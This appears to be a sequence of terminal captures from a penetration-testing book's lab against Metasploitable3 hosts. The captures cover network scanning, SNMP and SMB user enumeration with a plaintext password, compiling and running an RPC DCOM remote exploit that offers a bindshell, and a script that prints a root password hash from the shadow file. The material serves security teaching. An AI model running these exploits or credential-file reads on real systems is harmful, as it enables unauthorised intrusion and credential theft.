Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.39
Vary: accept-language,accept-charset
Accept-Ranges: bytes
Connection: close
Content-Type: text/html; charset=utf-8
Content-Language: en
Expires: Sat, 19 Jan 2019 22:02:28 GMT
```

```
root@kali:~# masscan 192.168.0.0/24 -p80 -sS -Pn -n --randomize-hosts

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-01-20 16:48:54 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [1 port/host]
Discovered open port 80/tcp on 192.168.0.16
Discovered open port 80/tcp on 192.168.0.1
```



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.115.108  netmask 255.255.240.0  broadcast 10.10.127.255
        inet6 fe80::a634:d9ff:fe0a:b93c  prefixlen 64  scopeid 0x20<link>
        ether a4:34:d9:0a:b9:3c  txqueuelen 1000  (Ethernet)
        RX packets 536415  bytes 761467023 (726.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 236433  bytes 14338324 (13.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 80  bytes 4892 (4.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 80  bytes 4892 (4.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# cat /etc/resolv.conf
domain superdude.ad
search superdude.ad
nameserver 10.10.65.181
nameserver 10.10.65.110
nameserver 10.10.65.91
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
103	32.051229233	IntelCor_8c:cc:64	Broadcast	ARP	60	Who has 192.168.0.143? Tell 192…
104	32.051270386	CadmusCo_08:fc:e7	IntelCor_8c:cc:64	ARP	42	192.168.0.143 is at 08:00:27:08…
105	42.179222891	D-LinkIn_09:f1:b0	IntelCor_0a:b9:3c	ARP	60	192.168.0.1 is at 1c:5f:2b:09:f…
106	51.816694550	IntelCor_8c:cc:64	Broadcast	ARP	60	Who has 192.168.0.0? Tell 192.1…
107	51.816714251	IntelCor_8c:cc:64	Broadcast	ARP	60	Who has 192.168.0.1? Tell 192.1…
108	51.816717524	IntelCor_8c:cc:64	Broadcast	ARP	60	Who has 192.168.0.2? Tell 192.1…
109	51.816719344	IntelCor_8c:cc:64	Broadcast	ARP	60	Who has 192.168.0.3? Tell 192.1…
110	51.816721088	IntelCor_8c:cc:64	Broadcast	ARP	60	Who has 192.168.0.4? Tell 192.1…
111	51.816722900	IntelCor_8c:cc:64	Broadcast	ARP	60	Who has 192.168.0.5? Tell 192.1…
112	51.816724678	IntelCor_8c:cc:64	Broadcast	ARP	60	Who has 192.168.0.6? Tell 192.1…
113	51.918954760	IntelCor_8c:cc:64	Broadcast	ARP	60	Who has 192.168.0.11? Tell 192.…
114	51.918984815	IntelCor_8c:cc:64	Broadcast	ARP	60	Who has 192.168.0.14? Tell 192.…
115	51.918988282	IntelCor_8c:cc:64	Broadcast	ARP	60	Who has 192.168.0.15? Tell 192.…
116	52.840627472	IntelCor_8c:cc:64	Broadcast	ARP	60	Who has 192.168.0.243? Tell 192…
117	52.840648652	IntelCor_8c:cc:64	Broadcast	ARP	60	Who has 192.168.0.244? Tell 192…
118	52.840650411	IntelCor_8c:cc:64	Broadcast	ARP	60	Who has 192.168.0.245? Tell 192…
119	52.840652036	IntelCor_8c:cc:64	Broadcast	ARP	60	Who has 192.168.0.246? Tell 192…

▸ Frame 104: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: CadmusCo_08:fc:e7 (08:00:27:08:fc:e7), Dst: IntelCor_8c:cc:64 (8c:70:5a:8c:cc:64)
▸ Address Resolution Protocol (reply)

```
root@kali:~# fping -g 192.168.0.1/24
192.168.0.1 is alive
192.168.0.21 is alive
192.168.0.18 is alive
192.168.0.10 is alive
192.168.0.13 is alive
192.168.0.100 is alive
192.168.0.200 is alive
ICMP Host Unreachable from 192.168.0.21 for ICMP Echo sent to 192.168.0.4
ICMP Host Unreachable from 192.168.0.21 for ICMP Echo sent to 192.168.0.4
ICMP Host Unreachable from 192.168.0.21 for ICMP Echo sent to 192.168.0.3
ICMP Host Unreachable from 192.168.0.21 for ICMP Echo sent to 192.168.0.3
ICMP Host Unreachable from 192.168.0.21 for ICMP Echo sent to 192.168.0.2
ICMP Host Unreachable from 192.168.0.21 for ICMP Echo sent to 192.168.0.2
ICMP Host Unreachable from 192.168.0.21 for ICMP Echo sent to 192.168.0.6
ICMP Host Unreachable from 192.168.0.21 for ICMP Echo sent to 192.168.0.6
ICMP Host Unreachable from 192.168.0.21 for ICMP Echo sent to 192.168.0.5
ICMP Host Unreachable from 192.168.0.21 for ICMP Echo sent to 192.168.0.5
ICMP Host Unreachable from 192.168.0.21 for ICMP Echo sent to 192.168.0.9
```

```
root@kali:~# ./massnmao.sh ipran.txt
I am trying to create a store to dump now hangon

 alright lets fire masscan ****

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2017-03-05 08:29:25 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [65536 ports/host]
rate:  3.69-kpps,  0.67% done,   0:55:45 remaining, found=1
```

```
root@kali:~# snmpwalk -c public 192.168.56.110 -v1
iso.3.6.1.2.1.1.1.0 = STRING: "Vyatta VyOS 1.1.6"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.30803
iso.3.6.1.2.1.1.3.0 = Timeticks: (1816453) 5:02:44.53
iso.3.6.1.2.1.1.4.0 = STRING: "root"
iso.3.6.1.2.1.1.5.0 = STRING: "vyos"
iso.3.6.1.2.1.1.6.0 = STRING: "Unknown"
iso.3.6.1.2.1.1.7.0 = INTEGER: 14
iso.3.6.1.2.1.1.8.0 = Timeticks: (14) 0:00:00.14
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.2.1.10.131
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
```


```
msf > use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(scanner/snmp/snmp_enum) > set rhosts 192.168.0.115
rhosts => 192.168.0.115
msf auxiliary(scanner/snmp/snmp_enum) > run

[+] 192.168.0.115, Connected.

[*] System information:

Host IP                       : 192.168.0.115
Hostname                      : metasploitable3-win2k8.Mastering.kali.thirdedition
Description                   : Hardware: Intel64 Family 6 Model 142 Stepping 9 AT/A
on 6.1 (Build 7601 Multiprocessor Free)
Contact                       : -
Location                      : -
Uptime snmp                   : 00:06:58.20
Uptime system                 : 00:01:37.88
System date                   : 2019-1-20 09:13:20.3

[*] User accounts:

["sshd"]
["Guest"]
```

```
msf auxiliary(scanner/snmp/snmp_enum) > use auxiliary/scanner/snmp/snmp_enumusers
msf auxiliary(scanner/snmp/snmp_enumusers) > show options

Module options (auxiliary/scanner/snmp/snmp_enumusers):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMUNITY  public           yes       SNMP Community String
   RETRIES    1                yes       SNMP Retries
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      161              yes       The target port (UDP)
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version <1/2c>

msf auxiliary(scanner/snmp/snmp_enumusers) > set rhosts 192.168.0.115
rhosts => 192.168.0.115
msf auxiliary(scanner/snmp/snmp_enumusers) > run

[+] 192.168.0.115:161 Found 22 users: Administrator, Guest, Hacker1, anakin_skywalker,
 c_three_pio, chewbacca, darth_vader, greedo, hacker, han_solo, jabba_hutt, jarjar_bink
_organa, luke_skywalker, sshd, sshd_server, vagrant
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/smb/smb_enumusers) > show options

Module options (auxiliary/scanner/smb/smb_enumusers):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_enumusers) > set rhosts 192.168.0.101
rhosts => 192.168.0.101
msf auxiliary(scanner/smb/smb_enumusers) > set smbuser admin
smbuser => admin
msf auxiliary(scanner/smb/smb_enumusers) > set smbpass 'Letmein!@1'
smbpass => Letmein!@1
msf auxiliary(scanner/smb/smb_enumusers) > run

[+] 192.168.0.101:445     - MASTERING [ Administrator, Guest, krbtgt, admin, Normaluser ] ( LockoutTries=0 PasswordMin=7 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
root@kali:~# enum4linux 192.168.0.16
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux
/ ) on Sun Sep 30 16:20:29 2018

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.0.16
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ================================================
|    Enumerating Workgroup/Domain on 192.168.0.16    |
 ================================================
[+] Got domain/workgroup name: WORKGROUP

 ============================================
|    Nbtstat Information for 192.168.0.16    |
 ============================================
Looking up status of 192.168.0.16
        UBUNTU          <00> -         B <ACTIVE>  Workstation Service
        UBUNTU          <03> -         B <ACTIVE>  Messenger Service
        UBUNTU          <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
```

```
root@kali:~# rpcclient -U "vagrant" 192.168.0.15
Enter WORKGROUP\vagrant's password:
rpcclient $> enumdomains
name:[METASPLOITABLE3] idx:[0x0]
name:[Builtin] idx:[0x0]
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[anakin_skywalker] rid:[0x3f3]
user:[artoo_detoo] rid:[0x3ef]
user:[ben_kenobi] rid:[0x3f1]
user:[boba_fett] rid:[0x3f6]
user:[chewbacca] rid:[0x3f9]
user:[c_three_pio] rid:[0x3f0]
user:[darth_vader] rid:[0x3f2]
user:[greedo] rid:[0x3f8]
user:[Guest] rid:[0x1f5]
user:[han_solo] rid:[0x3ee]
user:[jabba_hutt] rid:[0x3f7]
user:[jarjar_binks] rid:[0x3f4]
user:[kylo_ren] rid:[0x3fa]
user:[lando_calrissian] rid:[0x3f5]
user:[leia_organa] rid:[0x3ec]
user:[luke_skywalker] rid:[0x3ed]
user:[sshd] rid:[0x3e9]
user:[sshd_server] rid:[0x3ea]
user:[vagrant] rid:[0x3e8]
```


SPARTA 1.0.3 (BETA) - untitled - /root/
File
Help
Scan
Brute
Hosts
Services
Tools
OS
Host
192.168.0.1
192.168.0.10
192.168.0.13
192.168.0.15
192.168.0.16
192.168.0.20
192.168.0.24
Services
Scripts
Information
Notes
nikto (80/tcp)
nikto (443/tcp)
Port
Protocol
State
Name
Version
80 tcp open http lighttpd
443 tcp open http lighttpd
Log
Progress
Tool
Host
Start time
End time
Status
screenshot (80/tcp) 192.168.0.16 30 Sep 2018 16:25:35 30 Sep 2018 16:25:35 Finished
nikto (443/tcp) 192.168.0.1 30 Sep 2018 16:25:34 Running
nikto (80/tcp) 192.168.0.1 30 Sep 2018 16:25:34 Running

Chapter 4: Vulnerability Assessment

```
root@kali:~# searchsploit vs FTPd
------------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                                |  Path
                                                                              | (/usr/share/exploitdb/)
------------------------------------------------------------------------------ ----------------------------------------
BFTPd - 'vsprintf()' Format Strings                                           | exploits/linux/remote/204.c
vsftpd 2.0.5 - 'CWD' Authenticated Remote Memory Consumption                  | exploits/linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                | exploits/windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                | exploits/windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                              | exploits/linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                        | exploits/unix/remote/17491.rb
------------------------------------------------------------------------------ ----------------------------------------
```

```
root@kali:~# perl 8806.pl

  $ Microsoft IIS 6.0 WebDAV Remote Authentication Bypass Exploit
  $ written by ka0x <ka0x01[at]gmail.com>
  $ 25/05/2009

usage:
   perl $0 <host> <path>

example:
   perl $0 localhost dir/
   perl $0 localhost dir/file.txt
```


```
root@kali:/usr/share/exploitdb# searchsploit "rpc DCOM"
---------------------------------------------- ----------------------------------
 Exploit Title                                |  Path
                                              | (/usr/share/exploitdb/platforms)
---------------------------------------------- ----------------------------------
Microsoft Windows Server 2000 - RPC DCOM Int | /windows/dos/61.c
Microsoft Windows 8.1 - DCOM DCE/RPC Local N | /windows/local/37768.txt
Microsoft Windows - 'RPC DCOM' Remote Buffer | /windows/remote/64.c
Microsoft Windows Server 2000/XP - 'RPC DCOM | /windows/remote/66.c
Microsoft Windows - 'RPC DCOM' Remote Exploi | /windows/remote/69.c
Microsoft Windows - 'RPC DCOM' Remote Exploi | /windows/remote/70.c
Microsoft Windows - 'RPC DCOM' Remote Exploi | /windows/remote/76.c
Microsoft Windows - 'RPC DCOM' Scanner (MS03 | /windows/remote/97.c
Microsoft Windows - 'RPC DCOM' Long Filename | /windows/remote/100.c
Microsoft Windows - 'RPC DCOM2' Remote Explo | /windows/remote/103.c
Microsoft RPC DCOM Interface - Overflow Expl | /windows/remote/16749.rb
Microsoft Windows - DCOM RPC Interface Buffe | /windows/remote/22917.txt
Windows - (DCOM RPC2) Universal Shellcode    | /win_x86/shellcode/13532.asm
---------------------------------------------- ----------------------------------
```

```
root@kali:/usr/share/exploitdb/platforms/windows/remote# cp 76.c /tmp
root@kali:/usr/share/exploitdb/platforms/windows/remote# cd /tmp
root@kali:/tmp# ls
76.c
root@kali:/tmp# gcc 76.c -o 76.exe
```


```
root@kali:/tmp# ./76.exe
RPC DCOM exploit coded by .:[oc192.us]:. Security
Usage:

./76.exe -d <host> [options]
Options:
        -d:             Hostname to attack [Required]
        -t:             Type [Default: 0]
        -r:             Return address [Default: Selected from target]
        -p:             Attack port [Default: 135]
        -l:             Bindshell port [Default: 666]

Types:
        0 [0x0018759f]: [Win2k-Universal]
        1 [0x0100139d]: [WinXP-Universal]
```


```
root@kali:/usr/share/nmap/scripts#
root@kali:/usr/share/nmap/scripts# ls | wc -l
554
root@kali:/usr/share/nmap/scripts# ls -la | more
total 4520
drwxr-xr-x 2 root root 81920 Mar  8 04:21 .
drwxr-xr-x 4 root root  4096 Feb 20 00:17 ..
-rw-r--r-- 1 root root  3901 Dec 23 03:54 acarsd-info.nse
-rw-r--r-- 1 root root  8777 Dec 23 03:54 address-info.nse
-rw-r--r-- 1 root root  3345 Dec 23 03:54 afp-brute.nse
-rw-r--r-- 1 root root  6891 Dec 23 03:54 afp-ls.nse
-rw-r--r-- 1 root root  7001 Dec 23 03:54 afp-path-vuln.nse
-rw-r--r-- 1 root root  5671 Dec 23 03:54 afp-serverinfo.nse
-rw-r--r-- 1 root root  2621 Dec 23 03:54 afp-showmount.nse
-rw-r--r-- 1 root root  2262 Dec 23 03:54 ajp-auth.nse
-rw-r--r-- 1 root root  2965 Dec 23 03:54 ajp-brute.nse
-rw-r--r-- 1 root root  1329 Dec 23 03:54 ajp-headers.nse
-rw-r--r-- 1 root root  2515 Dec 23 03:54 ajp-methods.nse
-rw-r--r-- 1 root root  3023 Dec 23 03:54 ajp-request.nse
-rw-r--r-- 1 root root  7017 Dec 23 03:54 allseeingeye-info.nse
-rw-r--r-- 1 root root  1783 Dec 23 03:54 amqp-info.nse
-rw-r--r-- 1 root root 15150 Dec 23 03:54 asn-query.nse
```

```
root@kali:/usr/share/nmap/scripts# nano test.lua
root@kali:/usr/share/nmap/scripts# chmod +x test.lua
root@kali:/usr/share/nmap/scripts# ./test.lua
root:$6$hn5Vgdr9$ejXWMYodwugm42GUaIwU4EtPM3.VkgEMseP08O42WkmrAqwJEVaPupz1m10x.aK
oqqJrwHNjyylGw.7tmR7pF0:17647:0:99999:7:::
```





```
root@kali:/usr/share/nmap/scripts# nikto -h 192.168.0.24 -p 80
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.24
+ Target Hostname:    192.168.0.24
+ Target Port:        80
+ Start Time:         2018-10-06 17:49:02 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Debian)
+ Server leaks inodes via ETags, header found with file /, fields: 0x29cd 0x569a470a57d40
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a dif
ferent fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or rest
rict access to allowed sources.
+ OSVDB-3233: /icons/README: Apache default file found.
```

